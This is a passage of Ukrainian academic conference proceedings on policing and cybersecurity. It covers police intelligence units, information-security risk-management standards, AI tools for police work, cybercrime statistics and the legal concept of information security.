Аналіз інформації здійснюють комплексно, використовуючи наявні архівні матеріали, картотеки, поліцейські бази даних та інформаційно-пошукові системи. Результати роботи, залежно від змісту здобутих відомостей та отриманих висновків, використовують для інформування керівництва відповідних підрозділів поліції (із метою ухвалення ними тактичних та стратегічних рішень щодо організації боротьби зі злочинністю), а також центральних органів влади (для ефективного державного управління у сфері забезпечення правопорядку) та публічної безпеки. Розвідувальні служби поліції в основному не можуть приймати самостійних рішень щодо кримінальних розслідувань, не мають процесуальних повноважень.

Комплексний аналіз наявної інформації про розвідувальні служби поліції Америки та Європи дає підстави припускати, що у своїй діяльності вони не можуть не користуватися прихованим візуальним спостереженням, спеціальними технічними заходами щодо отримання інформації, легендованим спілкуванням. Поліцейська розвідка працює як єдиний механізм з єдиним керівництвом, використовуючи у своїй діяльності спільні інформаційні ресурси.

Структура служби розвідки поліції повинна містити не лише центральний апарат, а й регіональні підрозділи. Тому імпонує підхід до організації отримання оперативно-розшукової інформації, який вважає за доцільне створення підрозділів кримінальної розвідки для обслуговування конкретного регіону. У цьому, формуючи регіональні підрозділи, необхідно враховувати всю сукупність чинників, які впливають обсяг майбутньої роботи. До них, зокрема, можемо віднести: кількість і щільність населення території, його зайнятість,

кількість і географічне розташування великих і середніх міст; рівень, динаміку та структуру злочинності, особливості правового регулювання та структури місцевих органів охорони правопорядку.

Структура розвідувальної служби поліції повинна включати центральний апарат та регіональні підрозділи, які формуються на основі соціально-географічних, кримінологічних та юридичних факторів.

Модель діяльності, керованої розвідувальною аналітикою, або формування політики з урахуванням розвідувальної аналітики – це не просто конкретний метод чи засіб, а скоріше певна зміна у культурі «виробництва», що відкриває правоохоронним органам шлях до змін загалом. Маючи потенціал для здійснення такого широкого впливу, нова модель, безсумнівно, в першу чергу, повинна органічно вписуватися в загальну систему та враховувати потреби всіх учасників процесу.

Література:

1. Грібов М.Л. Розвідувальні заходи органів внутрішніх справ: сутність та питання застосування в боротьбі з організованою злочинністю. *Боротьба з організованою злочинністю і корупцією (теорія і практика)*. 2009. № 20. С. 26–33.
2. Робота поліції. Системи поліцейської інформації та розвідки: посібник з оцінки систем кримінального правосуддя / ООН. Нью-Йорк, 2010. 38 с.

ОГЛЯД СТАНДАРТІВ УПРАВЛІННЯ ТА ОЦІНКИ РИЗИКІВ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ

Корольков Роман Юрійович
кандидат технічних наук
доцент кафедри інформаційної безпеки та наноелектроніки
Національний університет «Запорізька політехніка»
Коцюруба Р. Б.
здобувач освітнього ступеня магістр, спеціальності
125 «Кібербезпека та захист інформації»
Національний університет «Запорізька політехніка»

Стрімкий розвиток і використання передових ІТ-технологій є рушійною силою впровадження сучасних управлінських рішень, що вимагає створення ефективної системи управління (менеджменту) інформаційною безпекою (СУІБ/СМІБ).

Основною складовою СМІБ в організації (підприємстві, установі) є підсистема управління ризиками (ризик-менеджмент). Менеджмент ризиків передбачає: аналіз ризиків; ідентифікацію та оцінку ризиків; розробку та практичну реалізацію заходів, направлених на мінімізацію ризиків; оцінку ефективності та контролю впровадження тих чи інших заходів.

Далі будуть розглянуті характеристики ключових стандартів, прийнятих Міжнародною організацією зі стандартизації (ISO) і Міжнародною електротехнічною комісією (IEC)), та національних стандартів в сфері управління ризиками інформаційної безпеки.

Стандарт ISO/IEC 27001:2022 «Information security, cybersecurity and privacy protection – Information security management systems – Requirements» входить до серії стандартів ISO/IEC 27000 [1, с. 5]. Оновлена версія стандарту прийнята в жовтні 2022 року. З 22 серпня 2023 року даний стандарт діє як Державний Стандарт України: ДСТУ ISO/IEC 27001:2023 «Інформаційна безпека, кібербезпека та захист конфіденційності. Системи керування інформаційною безпекою. Вимоги». Цей нормативний документ визначає основні вимоги щодо створення, введення в дію, підтримки, вдосконалення СУІБ для організації, а також до постійної оцінки ризиків інформаційної безпеки (ризик-менеджменту).

Стандарт ISO/IEC 27002:2022 «Information security, cybersecurity and privacy protection - Information security controls» [2]. Прийнятий як Державний Стандарт України: ДСТУ ISO/IEC 27002:2023 «Інформаційна безпека, кібербезпека та захист конфіденційності. Засоби контролювання інформаційної безпеки».

ISO/IEC 27002:2022 визначає три основні джерела вимог інформаційної безпеки, які допомагають визначити заходи безпеки.

1. Оцінка ризиків: оцінка ризиків для організації з урахуванням загальної бізнес-стратегії та цілей організації. Визначення засобів контролю залежить від рішень організації після оцінки ризиків.

2. Законодавство та регуляторні акти: Законодавчі, статутні, регулятивні та договірні вимоги, яким має відповідати організація та її зацікавлені сторони (торгові партнери, постачальники послуг тощо), а також їхнє соціокультурне середовище. При визначенні заходів контролю слід також брати до уваги всі відповідні національні та міжнародні закони та правила.

3. Чинники життєвого циклу: набір принципів, цілей та бізнес-вимог для всіх етапів життєвого циклу інформації, які організація розробила для підтримки своєї діяльності. Інакше кажучи, інформація має життєвий цикл: від створення до утилізації. Цінність інформації та ризики для неї можуть змінюватися протягом усього життєвого циклу (наприклад, несанкціоноване розкриття чи крадіжка фінансових рахунків компанії), тому інформаційна безпека залишається важливою в тій чи іншій мірі на всіх етапах. Проекти розробки нових та заміни існуючих систем надають можливості для покращення заходів безпеки, беручи до уваги ризики організації та досвід, що були отримані з інцидентів протягом життєвого циклу інформації.

Стандарт ISO/IEC 27005:2022 «Information security, cybersecurity and privacy protection - Guidance on managing information security risks» [3]. Прийнятий як Державний Стандарт України: ДСТУ ISO/IEC 27005:2023 «Інформаційна безпека, кібербезпека та захист конфіденційності. Настанова керування ризиками інформаційної безпеки».

Цей нормативний документ містить вказівки, щоб допомогти організаціям, незалежно від типу, розміру чи галузі:

– виконувати вимоги ISO/IEC 27001 щодо дій з усунення ризиків інформаційної безпеки;

– здійснювати діяльність з управління ризиками інформаційної безпеки, зокрема оцінку та зменшення ризиків інформаційної безпеки.

Стандарт ISO 31000:2018 «Risk management – Guidelines» [4]. З 1 січня 2019 року діє як Державний Стандарт України: ДСТУ ISO 31000:2018 «Менеджмент ризиків. Принципи та настанови».

Стандарт ISO 31000:2018:

– надає рекомендації щодо управління ризиками, з якими стикаються організації. Застосування цих інструкцій можна налаштувати для будь-якої організації та її контексту.

– забезпечує загальний підхід до управління будь-яким типом ризику і не стосується конкретної галузі чи сектора.

– можна використовувати протягом усього життя організації та застосовувати до будь-якої діяльності, включаючи прийняття рішень на всіх рівнях.

Стандарт IEC 31010:2019 «Risk management – Risk assessment techniques» [5]. З 31 грудня 2023 року вступає в дію як Державний Стандарт України: ДСТУ EN IEC 31010:2022 «Керування ризиками - методи оцінки ризиків».

Цей стандарт містить вказівки щодо вибору та застосування методів оцінки ризику в широкому діапазоні ситуацій. Методи, які використовуються IEC 31010:2019, спрямовані на надання допомоги у прийнятті рішень у випадках, коли існує невизначеність, для надання інформації про певні ризики та як частина процесу управління ризиками.

У документі наведено результати низки методів із посиланнями на інші документи, де ці методи описані більш детально IEC 31010:2019 містить наступні значні технічні зміни по відношенню до попереднього видання:

– більш детально надано процес планування, впровадження, перевірки та підтвердження використання методів;

– збільшено кількість і діапазон застосування методик;

– концепції, описані в ISO 31000, більше не повторюються в цьому стандарті.

NIST Risk Management Framework (RMF) – фреймворк розроблений на основі американських урядових стандартів серії NIST 800 (National Institute of Standards and Technology, Національний інститут стандартів і технологій США): NIST SP 800-30 «Guide for Conducting Risk Assessments» («Посібник з проведення оцінки ризиків»), NIST SP 800-39 «Managing Information Security Risk» («Управління ризиками інформаційної безпеки»), NIST SP 800-37 «Risk Management Framework for Information Systems and Organizations» («Фреймворк управління ризиками для інформаційних систем та організацій»), NIST SP 800-137 «Information Security Continuous Monitoring» («Безперервний моніторинг інформаційної безпеки») [6].

RMF надає організаціям структурований підхід до ефективного управління інформаційними ризиками. Фреймворк служить дорожньою картою, яка допомагає організаціям виявляти, оцінювати та усувати ризики. RMF зазвичай включає такі компоненти:

1. Управління ризиками: встановлення ролей, відповідальності та звітності за управління інформаційними ризиками в організації. Включає визначення політики, процедур та інструкцій щодо управління ризиками.
2. Ідентифікація ризику: систематичне визначення та каталогізація інформаційних активів, потенційних загроз, вразливостей і пов’язаних з ними ризиків. Цей крок передбачає проведення оцінки ризиків, оцінки вразливості та врахування зовнішніх факторів, таких як галузеві правила та нові загрози.
3. Аналіз ризиків: оцінка ймовірності та впливу виявлених ризиків. Цей аналіз допомагає визначити пріоритетність ризиків на основі їх серйозності та потенційних наслідків. Аналіз ризиків може включати якісні або кількісні підходи, залежно від можливостей і вимог організації.
4. Усунення ризику: розробка стратегій пом'якшення або управління виявленими ризиками. Цей етап може включати впровадження заходів безпеки, механізмів передачі ризику (наприклад, страхування), прийняття ризиків або заходів щодо уникнення ризиків. Етап обробки ризиків передбачає прийняття обґрунтованих рішень про те, як найкраще вирішити та зменшити ризики.
5. Інформування про ризики: ефективна комунікація має вирішальне значення для успішного управління ризиками. Організації повинні встановити чіткі канали зв’язку, щоб переконатися, що зацікавлені сторони обізнані про ризики, стратегії пом’якшення та загальний рівень ризиків організації.

Отже, організаціям слід детально аналізувати можливі ризики та наслідки недотримання вимог в сфері управління інформаційної безпеки. Наявні стандарти управління ризиками надають організаціям ефективні інструменти контролю інформаційної безпеки з метою зменшення ризиків, які можуть вплинути на їх прогрес. Адаптуючи ці стандарти до власного унікального контексту та постійно вдосконалюючи методи управління ризиками, організації та підприємства можуть ефективно захищати свою діяльність.

Література:

1. International standard: ISO/IEC 27001. Information security, cybersecurity and privacy protection – Information security management systems – Requirements. Third edition 2022-10.
2. ISO/IEC 27002:2022— Information Security Controls. : https://blog.ansi.org/iso-iec-27002-2022-information-security-controls/#gref.
3. ISO/IEC 27005:2022: Main Changes and Implications Policies. : https://pecb.com/article/isoiec-270052022-main-changes-and-implications.
4. ISO 31000. Risk management. https://www.iso.org/files/live/sites/isoorg/files/store/en/PUB100426.pdf.
5. IEC 31010:2019. Risk management. Risk assessment techniques. https://www.iso.org/standard/72140.html.
6. Information Risk Management Methodologies, Frameworks, and Policies. https://cybertalents.com/blog/information-risk-management.

ВИКОРИСТАННЯ ІНСТРУМЕНТІВ ШТУЧНОГО ІНТЕЛЕКТУ В ПОЛІЦЕЙСЬКІЙ ДІЯЛЬНОСТІ

Манжай Олександр Володимирович
кандидат юридичних наук, професор
завідувач кафедри протидії кіберзлочинності факультету № 4
Харківський національний університет внутрішніх справ

Розвиток систем штучного інтелекту дозволяє значно прискорити та спростити виконання завдань поліцейської діяльності. Потенційними напрямами застосування відповідного інструментарію штучного інтелекту у згаданому контексті є:

- створення синтетичних профілів на певних ресурсах;
- оперативна обробка мультимедійного контенту;
- ідентифікація контенту, згенерованого системами штучного інтелекту;
- автоматизація аналізу даних;
- написання тривіальних програмних продуктів;
- пошук ресурсів за визначеною тематикою;
- генерування ідей;
- виявлення шахрайських ресурсів;
- імперсонація, в тому числі голосова.

Для створення зображень у межах вирішення першого завдання може бути застосовано інструментарій генерації фотозображень з подальшим редагуванням (рис. 1).




Рис. 1. Зображення особи, зроблене та відредаговане з використанням систем штучного інтелекту

У подальшому відредаговане обличчя може бути використано для інтеграції з іншими фото та перевірено за допомогою системи розпізнавання слідів роботи штучного інтелекту (рис. 2).




Рис. 2. Перевірка зображень

Створення синтетичних профілів може охоплювати не тільки візуальну інформацію, але й голосову (рис. 3).




Рис. 3. Чат-бот в Telegram для клонування голосу

Так само, як під час генерування, обробки та аналізу мультимедійного контенту, системи штучного інтелекту можуть бути використані з метою автоматизації аналізу певних масивів текстових і табличних даних. Якщо у першому випадку це можна зробити у діалоговому вікні системи генеративного штучного інтелекту, то для другого випадку існують спеціалізовані ресурси, як от на рис. 3.




Рис. 3. Результат виконання запиту
«Can you visualize the data in a way that helps me
understand the patterns better?» для таблиці лог-файлу входу в систему

Ще одним напрямом використання систем штучного інтелекту є написання простих програмних продуктів для поліцейських, які недостатньо обізнані з програмуванням. У якості прикладу в даному випадку можна навести запит щодо створення браузерного букмарклету для пошуку номеру телефону в різних інформаційно-пошукових системах:

«Створи букмарклет для браузера, щоб шукати номер телефону в різних форматах у пошукових системах Google, Bing, Yandex, Yahoo. Номер телефону потрібно шукати в різних форматах, наприклад, формат з кодом країни: +CC (NNN) NNN-NN-NN, де CC - код країни, а N - цифри номеру; формат без коду країни: (NNN) NNN-NN-NN, де N - цифри номеру; формат з додатковими символами: +CC (NNN) NNN-NN-NN, де CC - код країни, а N - цифри номеру, можуть бути додаткові символи, такі як дефіси, пробіли та інші; формат тільки з цифрами: NNNNNNNNNN, де N - цифри номеру без додаткових символів; інші варіанти форматування, які можуть містити пробіли, дужки, дефіси та інші роздільники. Для кожної пошукової системи пошук номера у різних форматах доцільно проводити за допомогою логічної конструкції "АБО" та взяттям кожного номера для пошуку у лапки. Значення телефону для точного пошуку в одній пошуковій системі не повинні повторюватись».

Чим більш точним буде відповідний запит, тим більш якісним буде вихідний результат.

Системи генеративного штучного інтелекту також можуть бути використані для здійснення більш релевантого пошуку в мережі:

«Напиши якісний Google dork для пошуку…»

Виявлення шахрайських ресурсів – також одна зі сфер, яка на теперішній час привертає увагу розробників програмних продуктів на основі штучного інтелекту (рис. 4).




Рис. 4. Ідентифікація фішингової сторінки

В окремих випадках правоохоронцям також може стати в нагоді інструментарій перевірки об’єктів на предмет їх створення системою штучного інтелекту, як, наприклад, на рис. 5.




Рис. 5. Перевірка тексту

Взагалі, на теперішній час існує досить велика кількість різноманітних проектів, які базуються на системі штучного інтелекту (futuretools.io). При цьому досить часто розроблені продукти не завжди працюють якісно, проте з плином часу ситуація покращується.

Підсумовуючи, варто зазначити, що розвиток систем штучного інтелекту створює запит на відносно нових спеціалістів – архітекторів запитів для систем штучного інтелекту. Вказані спеціалісти також будуть затребувані і в секторі безпеки.

АНАЛІЗ КІБЕРЗЛОЧИННОСТІ В УКРАЇНІ

Панченко Євгеній Вікторович
начальник 4-го управління (оперативно-аналітичного забезпечення
та аналізу відкритих джерел) Департаменту кіберполіції Національної поліції України
старший науковий співробітник аналітичного відділу
(Центр кримінальної аналітики) Національної академії внутрішніх справ

Питання оцінки стану злочинності, ефективності боротьби зі злочинами та результативності роботи підрозділів поліції постійно викликає активні дискусії, що точаться,

щонайменше, між представниками радянської школи (умовно статистичні показники), а також проєвропейський підхід (умовно відносні показники, тенденції та динаміка).

Ця стаття є першою спробою надати обґрунтування та відобразити інформацію зібрану за європейською методологією оцінки загроз організованої злочинності та сфер злочинного впливу (ІОСТА). Цей збір проведено на добровільній основі, без фіксації персональних даних та лише опираючись на відомості, що наявні в Національній поліції України.

Ключові слова: оцінка ефективності, діяльність поліції, європейська методологія, діяльність поліції орієнтована на громадян.

Постановка проблеми: аналіз та оцінка ефективності роботи поліції в умовах війни важливе питання, що потребує запровадження нових підходів, цифровізації, запровадження технологій штучного інтелекту та автоматизованої роботи з великими масивами інформацію.

Аналіз останніх досліджень і публікацій: Дослідження підходів до оцінки діяльності поліції та інших правоохоронних структур в умовах сьогодення залишається актуальним, що досліджується у працях наукових та практичних працівників: Є.Д. Лук'янчикова, І.М. Осики, О.І. Антонюка, В.І. Галагана, Н.В. Камінської, М.В. Костицького, В.Л. Костюка, О.М. Бандурки, К.Л. Бугайчука, В.М. Тертишника, І.В. Кукіна, В.А. Гузя, М.В. Лошицького, М.А. Погорецького, А.М. Сердюка, С.М. Смокова, О.Г. Яновської та ін.

Мета доповіді – надати перспективні ідеї та описати використані підходи у дослідженні організованої злочинності у кіберсфері, а також ефективності їй протидії з боку Департаменту кіберполіції Національної поліції України.

Виклад основного матеріалу. Головним висновком дослідження є те, що на сьогодні кіберзлочинність - це еволюція, а не революція. І хоча ця теза залишається актуальною, останні 3-5 років стали свідченням того, що виняткові обставини прискорюють цю еволюцію. Нова реальність, яку спочатку спровокувала глобальна пандемія, а тепер відкрита війна росії проти України, назавжди змінили темп і організацію особистого та професійного життя. Ці зміни неминуче стимулювали інновації серед кіберзлочинців, які прагнуть скористатися новими можливостями.

Організовані групи злочинців продовжують залишатися ключовою загрозою, вони все частіше користуються перевагами дистанційної роботи, обмеженнями військового стану, скануючи мережі потенційних жертв на наявність незахищених з'єднань через протоколи віддаленого робочого столу (RDP) і стежачи за вразливостями віртуальних приватних мереж (VPN). Розробники шкідливого програмного забезпечення скористалися збільшенням обсягів онлайн-покупок, а також соціальних програм для біженців чи потерпілих від війни, щоб використовуючи служби доставки або псевдо соціальні платформи як фішингові приманки, щоб змусити своїх жертв завантажити шкідливий код, викрасти їх облікові дані або спровокувати жертву допустити помилку під час заповнення форми доставки чи запиту на соціальну допомогу.

Злочинці активно використовують повномасштабну війну для онлайн-продажу неіснуючих чи підроблених спорядження, медичних препаратів, автотраспорту та «путівок закордон». Не виключення вішинг з метою викрадення облікових даних для входу в банківські системи чи профілі криптовалютних сервісів. Напрочуд активно під час початкової фази війни (лютий-березень 2022 року) здійснювалися атаки на відмову в обслуговуванні (DDoS) з метою блокування роботи державних ресурсів, мереж критичних об'єктів економічного сектору чи логістики.

Під час локдаунів, а також загроз повітряних атак з використанням ракет чи безпілотників діти проводять більшу частину свого дня в Інтернеті, що призвело до різкого зростання онлайн-грумінгу. Неповнолітні тепер частіше створюють та поширюють відверті матеріали для покращення репутації в мережі, отримання грошової винагороди або через примус.

У світлі цих подій ринок злочинних товарів і послуг стрімко розвивається. Особиста інформація та облікові дані користуються високим попитом, оскільки вони сприяють підвищенню рівня успішності всіх видів атак соціальної інженерії. На жаль, ринок персональних даних процвітає, оскільки програми-вимагачі та викрадачі мобільної

інформації створюють велику кількість ринкового матеріалу як побічний продукт первинної атаки. Також не випадково, що пропозиція шкідливого програмного забезпечення як послуги (MaaS) збільшилася, а партнерські програми з розповсюдження вірусів-здирників лідирують у цьому сегменті.

Хоча біткойн наразі залишається найпопулярнішою криптовалютою серед користувачів і продавців Dark Web, популярність Monero та інших криптовалют, що забезпечують конфіденційність, зростає. Злочинці все частіше конвертують свої незаконні доходи, отримані в біткойнах, використовуючи методи криптовалютного маскування, такі як обмінні сервіси, міксери та коінджойни. Матеріали із зображенням сексуального насильства над дітьми (CSAM) активно продаються в пірингових (P2P) мережах і Dark Web, де криптовалюта також використовується для платежів.

Зважаючи на описані тенденції не викликає здивування отримана інформація за результатами першого в Україні збору інформації по методології Європолу IOCTA для оцінки загроз організованої злочинності в Інтернеті та сфер впливу кіберзлочинності. Наприклад переважають факти вчинення злочинів з 16 розділу КК України, що пов’язані з «несанкціонованим втручанням в роботу інформаційних (автоматизованих), електронних комунікаційних, інформаційно-комунікаційних систем, електронних комунікаційних мереж» (стаття 361 КК України) та «несанкціоновані дії з інформацією, яка оброблюється в електронно-обчислювальних машинах (комп'ютерах), автоматизованих системах, комп’ютерних мережах або зберігається на носіях такої інформації, вчинені особою, яка має право доступу до неї».

Оцінка питомої ваги кримінальних правопорушень у сфері використання електронно-обчислювальних машин (комп'ютерів), систем та комп'ютерних мереж і мереж електрозв'язку:

361 ККУ	48,9%
361-1 ККУ	4,0%
361-2 ККУ	5,4%
362 ККУ	8,9%
363 ККУ	2,9%
363-1 ККУ	1,1%

Доволі схожа ситуація щодо оцінки загального стану справ у сфері моральності, вплив та підвищення інформатизації в житті громадян, необхідність запровадження безпекових заходів впливає та віддаленого навчання викликають підвищення часу проведеного в Інтернеті, зокрема серед дітей та підлітків. Не дивно, що Інтернет стає єдиним місцем, де дитина може проявити свою індивідуальність чи унікальність, часто вдаючись до публікації доволі відвертих матеріалів. Злочинці користуються цим і залучають дітей до більш небезпечних справ, виманюючи чи зловживаючи довірою отримують від них матеріали, що можуть мати ознаки порнографічних.

Оцінка питомої ваги кримінальних правопорушень проти громадського порядку та моральності:

ч.3, 4, 5 301 ККУ	11,4%
301-1 ККУ	21,1%
301-2 ККУ	1,4%

Найцікавіша ситуація щодо дослідження злочинів проти власності, умовно більше 70% усіх злочинів у роботі підрозділів кіберполіції спрямовані на заволодіння чужим майном (тобто мають матеріальних зміст). Крім загальних тенденцій щодо зменшення доходів у населення під час повномасштабної війни в країні, на ситуацію впливають організовані злочинні групи, які діють з тимчасово окупованих територій та території російської федерації.

Такий стан речей ставить під загрозу найуразливіші верстви суспільства, людей хто залишився без власного житла, потребують допомоги чи є вимушеними переселенцями. З одного боку їх можуть залучити до участі у незаконних діях націлених на заволодіння чужим

майном шляхом шахрайства, з іншого намагаючись отримати допомогу, вони можуть самі стати жертвами. У цьому світлі, отримані під час оцінки інформації відомості варто покласти в основу стратегії побудови та розвитку відповідальних підрозділів за протидію онлайн шахрайству.

Оцінка питомої ваги кримінальних правопорушень проти власності:

ч. 1, 2 ст. 190 ККУ 10,3%

ч. 3, 4 ст. 190 ККУ 60,0%

Висновки і пропозиції. Спираючись на викладені відомості, варто зауважити, що збір інформації за методологією ІОСТА для оцінки організованої злочинності та сфер злочинного впливу в Інтернеті є доволі успішним та ефективним механізмом. Запровадження та імплементація цієї методології у роботу усіх правоохоронних органів, що займаються протидією кіберзлочинності може позитивно вплинути на подальше планування та вироблення стратегій боротьби зі злочинністю в Інтернеті, зменшення навантаження на підрозділи відповідальні за збір та аналіз статистичних відомостей, які наразі не використовуються як підґрунтя для формування управлінських рішень.

ДО ПИТАННЯ ДОСЛІДЖЕННЯ ПОНЯТТЯ «ІНФОРМАЦІЙНА БЕЗПЕКА»

Гончаров Микола Вікторович
аспірант кафедри теорії, історії права і держави конституційного права
Навчально-наукового інститут права
Університет державної фіскальної служби України
Гончаров Андрій Вікторович
кандидат юридичних наук, доцент
доцент кафедри інтелектуальної власності і приватного права
Національний технічний університет України
«Київський політехнічний інститут імені Ігоря Сікорського»

Дослідження цілісного поняття «інформаційна безпека» вимагає застосування комплексного підходу до розуміння значення (семасіології) кожного терміну, який його формує («інформація і безпека»). При цьому необхідно зауважити, що термін «інформація» застосовується не як системоутворююча складова, а вживається для означення якісної характеристики базового елемента, тобто категорії «безпека», що розкриває галузеве спрямування і змістовне наповнення заходів, та створює відповідне поле нормативно-правового регулювання.

Для розуміння об’єктивного змісту цілісного поняття «інформаційна безпека» ми послуговуватимемося можливостями окремих методологічних інструментів (в основному, аналізу, синтезу та ін.), які сприятимуть вивченню глибинних діалектичних зв’язків між визначеними категоріями, що його формують.

Термін «інформація» (лат. informatio) – це відомості, про які-небудь події, чиюсь діяльність тощо [1].

Сучасний тлумачний словник української мови надає дещо ширше тлумачення цього терміну, а саме: інформація – це відомості про навколишній світ, процеси, які в ньому відбуваються, про події, ситуації…[2].

Чинним законодавством, зокрема Законом України «Про інформацію», подається офіційне тлумачення цього терміну: «інформація – будь які відомості та/або дані, які можуть бути збережені на матеріальних носіях або відображені в електронному вигляді» [3].

Згідно з Законом України «Про доступ до публічної інформації» [4] поняття «інформація» наділене дещо ширшими ознаками і з урахуванням кола користувачів його визначено крізь призму публічності, тобто подається як відомості, сформовані представниками органів влади і місцевого самоврядування при виконання ними службових обов’язків, зафіксовані в будь якій матеріальній формі.

Здійснений авторський юридичний аналіз нормативної бази у галузі інформаційної безпеки показав, що термін «інформація» отримав уніфіковане застосування в багатьох сферах суспільного життя. Також його цінність засвідчується широким використанням в усіх

галузях юриспруденції, оскільки згідно з обсягом закладеного у ньому поняття набуває властивостей впливати на конкретні правовідносини, надаючи їм упереджувально-профілактичного змісту.

Термін «безпека» - стан, коли кому-, чому-небудь ніщо не загрожує [5].

Детальне дослідження семантичного значення цього терміну в інших джерелах (словниках) показало, що він отримав аналогічне тлумачення. Це означає, що за змістом та етимологією він не викликає наукового різнобачення і сприймається однаково в усіх сферах застосування.

Законодавством України подано офіційне тлумачення стану захищеності людини і природи у навколишньому середовищі. Для юридичного фахового аналізу легітимного розуміння сутності цього елементу («безпека») в структурі чинників, якими визначається найширше поняття відсутності небезпеки, посилаємося до положень Конституції України [6], де статтею 3 найвищою соціальною цінністю визнаються людина, її недоторканість і безпека, життя, здоров'я, честь і гідність.

Статтею 17 Основного Закону забезпечення інформаційної безпеки розглядається у контексті пріоритетних завдань держави як складова системи захисту державного суверенітету і національної безпеки.

У Конституції України відведено особливу роль інституту Президента, який відповідно до покладених на нього обов'язків забезпечує національну безпеку та державну незалежність (стаття 106), що включає в себе заходи щодо утвердження достатнього рівня інформаційної безпеки.

Про виключне значення досліджуваного терміну для науковця говорить те, що в Основному Законі його ужито багато разів. Принагідно потрібно зауважити, що відособленого застосування цього терміну в законодавстві ми не виявили, проте наданням йому ознак галузево-орієнтованого характеру досягається повне розуміння змісту, який апріорі закладається у наповнення заходів у конкретній сфері життя суспільства.

Положеннями Закону України «Про національну безпеку України» [7] вводяться поняття воєнної, громадської і державної безпеки, що формує цілісне поняття «національна безпека», і розглядається як узагальнююче категорія в системі провадження заходів із захисту державного суверенітету, цілісності і неподільності території, встановлених конституційних гарантій демократичного вектора розвитку суспільства, а також створення ефективних механізмів нейтралізації джерел загроз українській державності.

Вибірковий аналіз чинного законодавства і оприлюдненого наукового доробку показав, що термін «безпека», як і «інформація», має міжгалузеве застосування, оскільки завданням усіх сфер правоохоронної і правозабезпечувальної діяльності є створення умов, що позбавлені і не допускають настання будь-яких негативних чи загрозливих наслідків як від природного середовища, так і від діяльності людей. Уважаємо, що саме з таких позицій потрібно оцінювати наукове супроводження процесів розроблення, удосконалення, оновлення й адаптації до європейських стандартів законодавства України, у тому числі й тих нормативно-правових актів, де йдеться про інформаційну безпеку.

Література:

1. Словник української мови. URL : http://www.inmo.org.ua/sum.html?wrd.
2. Сучасний тлумачний словник української мови : 65000 слів. /заг. ред. В. В. Дубчинський. Харків, 2006. 1008 с.
3. Про інформацію. Закон України №2657-XII від 02.10.1992. URL : https://zakon.rada.gov.ua/laws/show/2657-12#Text.
4. Про доступ до публічної інформації. Закон України № 2939-VI від 13.01.2011. URL : https://zakon.rada.gov.ua/laws/card/2939-17.
5. Тлумачний словник української мови. URL : http://www.inmo.org.ua/sum.html?wrd=%D0%B1%D0%B5%D0%B7%D0%BF%D0%B5%D0%BA%D0%B0
6. Конституція України від 28 червня 1996 р. URL : https://zakon.rada.gov.ua/laws/show/254%D0%BA/96-%D0%B2%D1%80#Text
7. Про національну безпеку України. Закон України № 2469–VIII від 21.06.2018. URL : https://zakon.rada.gov.ua/laws/card/2469-19.

КІБЕРПОЛІЦІЯ ЯК СПЕЦІАЛІЗОВАНА ОДИНИЦЯ НАЦІОНАЛЬНОЇ ПОЛІЦІЇ. СПЕЦИФІЧНІ ПИТАННЯ ФУНКЦІОНУВАННЯ КІБЕРПОЛІЦІЇ.

Федчак Ігор Андрійович
кандидат юридичних наук., доцент
доцент кафедри інформаційного та аналітичного
забезпечення діяльності правоохоронних
органів факультету №2 ІПФПНП ЛьвДУВ
Огірко Ольга Ігорівна
кандидат технічних наук, доцент
доцент кафедри інформаційного та аналітичного
забезпечення діяльності правоохоронних органів
факультету №2 ІПФПНП ЛьвДУВ
Галайко Т.В.
доцент кафедри інформаційного
та аналітичного забезпечення діяльності
правоохоронних органів факультету №2 ІПФПНП ЛьвДУВ

Кіберполіція - це поліцейський підрозділ, що спеціалізується на боротьбі з кіберзлочинністю і кіберзагрозами. Робота кіберполіції включає в себе ряд важливих функцій та завдань:

Розслідування кіберзлочинів. Кіберполіція веде розслідування випадків кіберзлочинності, таких як хакерство, фішинг, віруси, кіберкрадіжки тощо. Вони збирають докази, слідкують за зловмисниками і розслідують їхню діяльність для подальшого судового переслідування.

Співпраця з іншими правоохоронними органами. Кіберполіція співпрацює з іншими правоохоронними агентствами та міжнародними організаціями для обміну інформацією і спільного розслідування кіберзлочинів, оскільки багато кіберзлочинців діють за межами однієї країни.

Захист інфраструктури. Кіберполіція працює над захистом важливих національних інфраструктур, таких як електронні мережі, фінансові системи і енергетичні об'єкти, від потенційних кібератак.

Профілактика. Кіберполіція надає консультації та навчає громадян, бізнеси та інші організації засобам кібербезпеки, допомагаючи їм уникати стати жертвами кіберзлочинців.

Аналіз загроз. Аналіз кіберзагроз допомагає Кіберполіції передбачити потенційні атаки і розробити стратегії захисту від них.

Співпраця з приватним сектором. Кіберполіція співпрацює з приватними компаніями та іншими організаціями для виявлення та усунення кіберзагроз, які можуть впливати на їхню діяльність.

Співробітництво з міжнародними партнерами. Кіберполіція співпрацює з аналогічними агентствами в інших країнах, оскільки кіберзлочинність має глобальний характер.

Робота кіберполіції вимагає високої кваліфікації, спеціалізованих технічних знань і співпраці на багатьох рівнях.

В свою чергу, в роботі підрозділів кіберполіції можна виділити питання, що обумовлюють її специфічність і складність, а саме:

Анонімність і віртуальна природа кіберзлочинів. Кіберзлочинці можуть залишати мінімум слідів і діяти анонімно в мережі. Вони використовують технічні засоби для приховання своєї ідентичності, що робить важкою ідентифікацію та переслідування.

Складність атак. Кіберзлочинці вдосконалюють свої техніки і атакують з користю нові і вишукані методи, які можуть обходити заходи захисту. Це означає, що Кіберполіція повинна постійно вдосконалювати свої навички та інструменти для боротьби з ними.

Міжнародний характер кіберзлочинності. Кіберзлочинці можуть діяти з будь-якого місця світу, а їх жертви також можуть бути розташовані в будь-якому місці. Це робить складними питання щодо юрисдикції та співпраці між країнами у розслідуванні кіберзлочинів.

Недостатні ресурси. Кіберполіція може стикатися з обмеженими ресурсами, включаючи фінанси та кваліфікований персонал. Боротьба з кіберзлочинністю вимагає великих витрат на технічні засоби та підвищення кваліфікації персоналу.

Порушення приватності. Проведення розслідування та збір інформації в інтересах безпеки може порушувати приватність громадян і піддається критиці з точки зору прав людини.

Інформаційна війна і дезінформація. Кіберзлочинці можуть використовувати кібератаки для поширення дезінформації та впливу на громадську думку, що створює загрозу для демократичних процесів.

Вирішення цих проблемних питань вимагає постійної оновлення стратегій, технологій та законодавства, а також збільшення міжнародної співпраці та удосконалення навичок персоналу. Кіберполіція повинна бути готовою відповідати на нові виклики та адаптуватися до зростаючої складності кіберзлочинності.

